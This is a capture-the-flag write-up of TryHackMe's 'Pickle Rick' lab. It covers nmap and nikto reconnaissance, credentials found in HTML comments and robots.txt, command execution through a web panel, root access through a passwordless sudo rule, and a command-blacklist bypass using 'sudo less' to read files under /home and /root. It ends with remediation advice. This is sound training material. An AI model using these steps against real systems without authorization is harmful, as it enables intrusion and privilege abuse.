Pickle Rick – Rick and Morty CTF Write-Up

Help turn Rick back into a human!

Author: Brian Wafula

Date: March4, 2026

Platform: TryHackMe

Target: 10.48.159.145 (Linux – Ubuntu)

Lab/Room: Pickle Rick CTF

Introduction

This CTF lab simulates a Linux-based web exploitation scenario. The objective was to help Rick retrieve three secret ingredients to turn back into a human. The lab tested skills in:

Reconnaissance and enumeration

Information disclosure

Web application exploitation

Privilege escalation

Post-exploitation and sensitive file discovery

Tools Used

The following tools and utilities were used during the assessment:

Nmap – Used to identify open ports and running services.


```
┌──(wafula㉿kali)-[~]
└─$ sudo nmap -sV 10.48.159.145
[sudo] password for wafula:
Starting Nmap 7.98 ( https://nmap.or
g ) at 2026-03-04 15:25 +0300
Nmap scan report for 10.48.159.145
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (res
et)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 U
buntu 4ubuntu0.11 (Ubuntu Linux; pro
tocol 2.0)
80/tcp open  http    Apache httpd 2.
4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o
:linux:linux_kernel

Service detection performed. Please
report any incorrect results at http
s://nmap.org/submit/
```

Nikto – Used to scan the web server for common vulnerabilities.

```
┌──(wafula㉿kali)-[~]
└─$ nikto -h 10.48.159.145
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.48.159.145
+ Target Hostname:    10.48.159.145
+ Target Port:        80
+ Start Time:         2026-03-04 15:22:40 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is no
t present. See: https://developer.mozilla.org/en-US/doc
s/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This
 could allow the user agent to render the content of th
e site in a different fashion to the MIME type. See: ht
tps://www.netsparker.com/web-vulnerability-scanner/vuln
erabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check
 all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at l
east Apache/2.4.54). Apache 2.2.34 is the EOL for the 2
.x branch.
+ /: Server may leak inodes via ETags, header found wit
h file /, inode: 426, size: 5818ccf125686, mtime: gzip.
 See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE
-2003-1418
+ /login.php: Cookie PHPSESSID created without the http
only flag. See: https://developer.mozilla.org/en-US/doc
s/Web/HTTP/Cookies
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, PO
ST .
```

Web Browser Developer Tools – Used to inspect page source and identify hiddencredentials.

Linux Commands (whoami, sudo -l, ls, less) – Used for enumeration and privilege escalation



Target Information Target details collected duringreconnaissance:

Item	Details
TargetIP	10.48.159.145
OS	Ubuntu Linux

Open Ports **22 (SSH), 80 (HTTP)**

Services **Apache 2.4.41, OpenSSH 8.2p1**

```
┌──(wafula㉿kali)-[~]
└─$ sudo nmap -sV 10.48.159.145
[sudo] password for wafula:
Starting Nmap 7.98 ( https://nmap.or
g ) at 2026-03-04 15:25 +0300
Nmap scan report for 10.48.159.145
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (res
et)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 U
buntu 4ubuntu0.11 (Ubuntu Linux; pro
tocol 2.0)
80/tcp open  http    Apache httpd 2.
4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o
:linux:linux_kernel

Service detection performed. Please
report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up)
scanned in 11.68 seconds
```

Observations:

Apache is outdated, and may leak sensitive information. SSH port is open but was not the initial attack vector.

Enumeration 3.1 Web Enumeration


The homepage was inspected for hidden information.

- **By viewing the page source, a username was discovered in HTML comments:**

3.2 robots.txt

Next, robots.txt was checked:

- **Password found inside:**




This provided credentials for initial login to the portal.

Initial Access


Using the discovered credentials:

Username: [redacted]
Password: [redacted]


- **Logged into the web portal.**
- **Command execution panel was accessible as www-data.**



Successful login:



Viewing current user in the system:



Privilege Escalation

- **Checked sudo privileges:**

sudo -l

- Result:

(ALL)NOPASSWD: ALL

This misconfiguration allows executing any command as root without a password.

- Escalated to root:

sudo whoami

- **Result: root**

sudo -l output

Command Panel

```
sudo -l
```

Execute

```
Matching Defaults entries for www-data on ip-10-48-159-145:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User www-data may run the following commands on ip-10-48-159-145:
    (ALL) NOPASSWD: ALL
```

sudo whoami → root

Command Panel

```
sudo whoami
```

Execute


```
root
```

Post-Exploitation / Ingredient Retrieval


Three secret ingredients were located on the system:

Ingredient 1

File: /var/www/html/Sup3rS3cretPickl3Ingred.txt




Viewing the ingredient:



Ingredient 2

File: /home/rick/second ingredients



Blacklist bypassed using less: to avoid cat and bash restrictions from the system.


sudo less "/home/rick/second ingredients"

Or Sudo less /home/rick/second\ingredients

Ingredient 3

- **File: /root/3rd.txt**
- **Value: [redacted]**
- **Viewed using less as root:**

sudo less /root/3rd.txt



Vulnerabilities Identified

1. **Sensitive information in HTML comments**
2. **Password exposed in robots.txt**
3. **Web command execution enabled for www-data**
4. **Sudo misconfiguration allowing full root access without password]**

Remediation Recommendations

Remove sensitive information from source code (HTML comments).

Never store passwords in robots.txt. Disable web-based command execution or limit it to safe commands. Apply the principle of least privilege for sudo users.

Implement proper input validation (whitelist approach rather than blacklist).

Conclusion

Thelabdemonstrated a complete Linux compromise chain:

1. **Enumeration → discovered credentials**
2. **Initial access → portal login**
3. **Privilege escalation → root via sudo misconfiguration**
4. **Post-exploitation → retrieved all three secret ingredients**

This exercise reinforced the importance of sensitive data handling, privilege management, and enumeration techniques in real-world penetration testing.